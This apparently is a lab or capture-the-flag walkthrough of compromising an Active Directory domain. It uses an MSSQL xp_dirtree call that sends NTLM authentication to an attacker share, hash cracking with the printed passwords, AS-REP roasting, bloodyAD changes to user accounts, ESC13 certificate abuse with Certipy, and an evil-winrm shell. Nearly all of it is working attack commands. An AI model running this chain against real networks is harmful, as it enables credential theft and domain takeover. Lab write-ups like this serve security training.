
We got just the DC Hash and this is useless

We renember the Changelog that mention a backup DB
We enumerate linked servers
enum_links
Yes a second backup Server is running local on port 1434

We enumerate linked servers
use_link "SQLBACKUP"
We trigger SMB authentication via xp_dirtree
EXEC ('xp_dirtree ''\\192.168.178.188\share''');

We got the NTLMV2 Hash of NORTHSTONE\svc_backup


We crack service account hash
john --wordlist="/usr/share/wordlists/rockyou.txt" svc_backup_hash.txt
We got the PW sql0v3-u
Bloodhound Enumeration/Attack Chain
Collecting Active Directory Data with BloodHound
bloodhound-python -u svc_backup -p 'sql0v3-u' -c All -d northstone.local -ns 192.168.178.41 --zip
We search for Find AS-REP Roastable Users (DontReqPreAuth)


We found the user C.MCGILL

We Exported SMB User Enumeration Results
nxc smb DC.northstone.local -u svc_backup -p 'sql0v3-u' --users-export users.txt

We enumerate AS-REP roastable users
GetNPUsers.py 'northstone.local'/ -usersfile '/mnt/NASDF017E/Kali/FINAL_RELASE_KALI_2.4/users.txt' -dc-ip 192.168.178.41 -no-pass
We got the NTLMV2 Hash of c.mcgill
We crack the user hash
john --wordlist="/usr/share/wordlists/rockyou.txt" c.mcgill_hash.txt
We got the PW chuck102213

We find writable AD objects
bloodyAD -u 'c.mcgill' -p 'chuck102213' -d 'northstone.local' --host 192.168.178.41 get writable --detail

We disable Kerberos pre-authentication
bloodyAD --host 192.168.178.41 -d northstone.local -u 'c.mcgill' -p 'chuck102213' add uac t.dalton -f DONT_REQ_PREAUTH

We request AS-REP hashes
GetNPUsers.py northstone.local/c.mcgill:chuck102213 -request
We got the NTLMV2 hash from user t.dalton

We crack AS-REP hashes
john -wordlist=/usr/share/wordlists/rockyou.txt --format=krb5asrep t.dalton_hash.txt
We got the PW 123tonyd

The user is member in Certificate Enrollment Users and Software Maintainers

We find vulnerable certificate templates
certipy-ad find -u 't.dalton'@'northstone.local' -p '123tonyd' -dc-ip 192.168.178.41 -vulnerable -enabled

We review Certipy findings
cat 20260503152142_Certipy.txt

The certificate template "TemporaryWinRM" is vulnerable to ESC13 because it allows client authentication and is linked to the group "TempWinRMAccess".
This means that any user who can enroll a certificate using this template will automatically receive the privileges associated with that group.
If the "TempWinRMAccess" group has WinRM permissions, an attacker can request a certificate, authenticate as that user, and gain remote access to the target system via WinRM.
We Generated a Hosts/krb5 File via SMB Enumeration
nxc smb 192.168.178.41 -u 'svc_backup' -p 'sql0v3-u' --generate-hosts-file /etc/hosts

nxc smb 192.168.178.41 -u 'svc_backup' -p 'sql0v3-u' --generate-krb5-file /etc/krb5.conf

We request a certificate
certipy-ad req \
-u t.dalton@northstone.local \
-p 123tonyd \
-target DC.northstone.local \
-ca NORTHSTONE-CA \
-template TemporaryWinRM

We authenticate with certificate
certipy-ad auth \
-pfx t.dalton.pfx \
-dc-ip 192.168.178.41

We connect via WinRM with Kerberos
export KRB5CCNAME=$(pwd)/t.dalton.ccache
evil-winrm -i DC.northstone.local -r NORTHSTONE.LOCAL
We got a shell as t.dalton

We found a email WindowsUpdateChecker_Test_Setup.eml
We review the email file
cat C:\Users\t.dalton\Desktop\WindowsUpdateChecker_Test_Setup.emlHi Tony,
I wanted to give you a quick update on the WindowsUpdateChecker tool we’ve been working on.
For testing purposes, I set up a scheduled task that runs the application every two minutes under my own user context (c.white). The idea was to simulate a continuous update-checking mechanism without overcomplicating the setup at this stage.
Right now, the behavior is pretty straightforward:
The task starts the tool every 1 minute
The application performs its update check
It then closes automatically after completing the check
At the moment, there is no console output, so everything runs silently in the background.
This gives us a controlled loop for testing stability and execution.
That said, there’s still quite a bit of work ahead. We especially need to improve how the tool handles its modules and overall structure.
Also, the DLL you created earlier unfortunately didn’t work as expected, so we’ll need to revisit that part.
For the next step, please create a x64 DLL that integrates properly with the application and place it in the appropriate directory used by the tool. This part will be critical for extending functionality later on, so feel free to design it with flexibility in mind.
Let’s sync once you’ve had time to review and implement this.
– CarlsCarl explains that the WindowsUpdateChecker is currently running in a scheduled loop for testing, but still needs improvements, especially in module handling. He also notes that the previous DLL didn’t work and asks Tony to create a proper x64 DLL that integrates correctly for future functionality.
We search for WindowsUpdateChecker files
Get-ChildItem C:\ -Recurse -ErrorAction SilentlyContinue -Include *WindowsUpdateChecker*
